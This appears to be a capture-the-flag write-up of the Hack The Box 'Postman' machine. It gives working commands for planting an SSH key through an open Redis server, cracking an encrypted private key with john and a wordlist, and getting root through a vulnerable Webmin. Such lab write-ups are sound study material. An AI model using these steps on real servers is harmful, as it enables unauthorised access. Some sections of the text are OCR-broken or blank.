
Pretty easy machine, speedrun that shi
Linux machine that tests your #enumeration #osint #redis #webmin #ssh2john #metasploit #hashcat skills.

Initial creds:

User flag

Enumeration:

fscan :



Bless chinese for fscan and auto enumeration

Redis db:

```
Redis db is empty
```

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ redis-cli -h 10.129.2.1 --rdb output_local.rdb
sending REPLCONF capa eof
sending REPLCONF rdb-only 1
REPLCONF rdb-only error: ERR Unrecognized REPLCONF option: rdb-only
SYNC sent to master, writing 175 bytes to 'output_local.rdb'
Transfer finished with success.

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ rdb -c json output_local.rdb > redis.json
```

```
Since we can write, we can include our ssh public key and connect with
private:
```

```
# 1. Generate key
ssh-keygen -t rsa -f ./redis_key -q -N ""

# 2. Format key with newlines
(echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > payload.txt

# 3. Write to Redis
cat payload.txt | redis-cli -h 10.129.2.1 -x set ssh_key

# 4. Save file
redis-cli -h 10.129.2.1 config set dbfilename "authorized_keys"
redis-cli -h 10.129.2.1 save

# 5. Connect
ssh -i redis_key redis@10.129.2.1
```

here I run linpeas and etc tried enumerating and later looked at .bash_history, which looked like it contained previous commands from Matt:

```
redis@Postman:~$ ls -la
total 5472
drwxr-x---  7 redis redis    4096 Jan 23 19:31 .
drwxr-xr-x 38 root  root     4096 Sep 29  2020 ..
drwxr-xr-x  2 root  root     4096 Oct 25  2019 6379
-rw-------  1 redis redis      554 Jan 23 18:45 .bash_history
drwx------  2 redis redis     4096 Aug 25  2019 .cache
-rw-r-----  1 redis redis    46760 Aug 26  2019 dkixshbr.so
-rw-rw----  1 redis redis      175 Jan 23 17:27 dump.rdb
drwx------  3 redis redis     4096 Jan 23 17:57 .gnupg
-rw-r-----  1 redis redis    46760 Aug 25  2019 ibortfgq.so
-rwxrwxr-x  1 redis redis  3911248 Jan 21 14:49 linpeas
-rwxrwxr-x  1 redis redis  1007100 Jan 23 17:57 linpeas.sh
drwxrwxr-x  3 redis redis     4096 Aug 26  2019 .local
-rw-rw-r--  1 redis redis     1743 Jan 23 18:31 Matt_private_key
-rw-r-----  1 redis redis   440656 Aug 25  2019 module.o
-rw-r-----  1 redis redis    46760 Aug 25  2019 qcbxxlig.so
drwxr-xr-x  2 redis root     4096 Jan 23 18:26 .ssh
-rw-r-----  1 redis redis    46760 Aug 25  2019 vlpaulhk.so
-rw-rw-r--  1 redis redis      221 Jan 23 17:59 wget-log
-rw-rw-r--  1 redis redis        0 Jan 23 17:59 wget-log.1
-rw-rw-r--  1 redis redis        0 Jan 23 17:59 wget-log.2
-rw-rw-r--  1 redis redis        0 Jan 23 18:04 wget-log.3
redis@Postman:~$ _
```


```
 GNU nano 2.9.3                          .bash_history

exit
su Matt
pwd
nano scan.py
python scan.py
nano scan.py
clear
nano scan.py
clear
python scan.py
exit
exit
cat /etc/ssh/sshd_config
su Matt
clear
cd /var/lib/redis
su Matt
exit
cat id_rsa.bak
ls -la
                        [ Read 51 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo    M-A Mark Text
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line M-E Redo    M-6 Copy Text
```

the command "cat id_rsa.bak" caught my attention, but since we dont know his exact pwd when entering that command, we can only guess and are not able to find where it is located. Or can we?

```
redis@Postman:~$ nano .bash_history
redis@Postman:~$ nano .bash_history
redis@Postman:~$ locate id_rsa.bak
/opt/id_rsa.bak
redis@Postman:~$
```

It contained the following:




```
which I downloaded and since it is encrypted, we need to know the password ->
lets brute it.
```

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ ssh2john matt_private > matt_private_hash.txt
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ john matt_private_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded
hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (matt_private)
1g 0:00:00:00 DONE (2026-01-23 14:41) 4.761g/s 1175Kp/s 1175Kc/s 1175KC/s
confused6..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Perfect, now all we need to do is to connect using "su Matt" & enter his pass and read user.txt

---

Root flag

```
I run LinPEAS as Matt and tried enumerating myself, and then I remembered
about forgetten, unchecked port 10000 -> which ended up being [Webmin]
(https://webmin.com/)
```

```
locate webmin
```

```
/usr/share/webmin/xinetd/lang/ru_RU
/usr/share/webmin/xinetd/lang/ru_RU.UTF-
/usr/share/webmin/xinetd/lang/ru_SU
/usr/share/webmin/xinetd/lang/sk
/usr/share/webmin/xinetd/lang/sk.UTF-8
/usr/share/webmin/xinetd/lang/sv
/usr/share/webmin/xinetd/lang/sv.UTF-8
/usr/share/webmin/xinetd/lang/tr
/usr/share/webmin/xinetd/lang/uk_UA
/usr/share/webmin/xinetd/lang/uk_UA.UTF-
/usr/share/webmin/xinetd/lang/zh_CN
/usr/share/webmin/xinetd/lang/zh_CN.UTF-
/usr/share/webmin/xinetd/lang/zh_TW.Big5
/usr/share/webmin/xinetd/lang/zh_TW.UTF-
/var/webmin
/var/lib/dpkg/info/webmin.changelog
/var/lib/dpkg/info/webmin.conffiles
/var/lib/dpkg/info/webmin.copyright
/var/lib/dpkg/info/webmin.list
/var/lib/dpkg/info/webmin.md5sums
/var/lib/dpkg/info/webmin.postinst
/var/lib/dpkg/info/webmin.postrm
/var/lib/dpkg/info/webmin.preinst
/var/lib/dpkg/info/webmin.prerm
```

I then later tried to find config\creds but it was unsuccessful, which made me search for webmin version and find possible CVEs:

```
Matt@Postman:~$ cat /usr/share/webmin/version
1.910
Matt@Postman:~$
```

Finding CVE was easy, and appearantly you need cred for that, I then tried to find possible creds and only after some time I tried Matt's creds, which was successful :

```
Webmin 0.x - 'RPC' Privilege Escalation                                  | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                       | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                             | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                       | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)    | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                  | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                     | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)   | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                     | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)        | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)          | linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)               | linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)         | linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)                     | linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)               | linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution                                | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure             | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure             | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)            | linux/webapps/47330.rb
Webmin Usermin 2.100 - Username Enumeration                              | perl/webapps/52114.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ ls
config                  config.info.ru_SU        module.info.nl
config.info             create_repo.cgi          module.info.nl.UTF-8
config.info.ar          images                   module.info.no
config.info.ca          index.cgi                module.info.no.UTF-8
config.info.ca.UTF-8    install_check.pl         module.info.pl
config.info.de          lang                     module.info.pl.UTF-8
config.info.de.UTF-8    log_parser.pl            newfeatures
config.info.hu          module.info              package-updates-lib.pl
config.info.nl          module.info.ar           postinstall.pl
config.info.nl.UTF-8    module.info.ca           save_repos.cgi
config.info.no          module.info.ca.UTF-8     save_sched.cgi
config.info.no.UTF-8    module.info.de           save_view.cgi
config.info.pl          module.info.de.UTF-8     update.cgi
config.info.pl.UTF-8    module.info.hu           update.pl
config.info.ru.UTF-8    module.info.hu.UTF-8     view.cgi
config.info.ru_RU       module.info.ms_MY
cat /root^H^H
cat ~/root.x^Ht
cat~^H
cat ~/root.txt
[redacted]
^L^H^H
whoami
root
```